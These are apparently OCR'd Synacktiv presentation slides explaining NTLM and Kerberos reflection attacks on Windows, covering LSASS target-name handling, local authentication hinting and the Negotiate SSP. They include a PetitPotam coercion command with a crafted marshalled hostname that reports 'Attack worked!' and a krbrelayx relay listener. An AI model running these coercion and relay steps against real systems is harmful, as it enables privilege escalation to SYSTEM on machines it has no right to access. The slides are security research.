
SYNACKTIV




NTLM client local authentication hinting

SYNACKTIV

- **No local authentication hinting**



- **Local authentication hinting**



NTLM reflection

Summary

SYNACKTIV

1. **LSASS discards the `CREDENTIAL_TARGET_INFORMATION` part of the target**
   → `srv11UWh[...]YBAAAA` becomes `srv1`
2. **The NTLM SSP client identifies that `srv1` is the local machine**
   → The client hints the service to perform local authentication
3. **The NTLM SSP server decides to perform local authentication**

NTLM reflection

Summary

SYNACKTIV

- **Why are we privileged on the machine when the relay succeeds?**
  → The SMB client runs in the `System` process, which runs as `NT AUTHORITY\SYSTEM`
  → The SMB server therefore impersonates the token of `NT AUTHORITY\SYSTEM`

What about Kerberos?

Kerberos reflection

SYNACKTIV

```
$ PetitPotam.py -u user -p password -d DOMAIN.LOCAL \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.DOMAIN.LOCAL
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
# krbrelayx.py -t SRV1.DOMAIN.LOCAL
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.56.14
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[-] No negTokenInit sent by client
```

- **Why are we receiving an NTLM authentication?**


Negotiate SSP

SYNACKTIV

- The SMB client uses the Negotiate SSP to authenticate
- Special SSP that selects Kerberos or NTLM depending on what the server supports
- Kerberos is `prioritized`


Negotiate workflow

SYNACKTIV




Negotiate workflow

SYNACKTIV




Negotiate workflow

SYNACKTIV



Negotiate workflow

SYNACKTIV



Kerberos reflection

SYNACKTIV

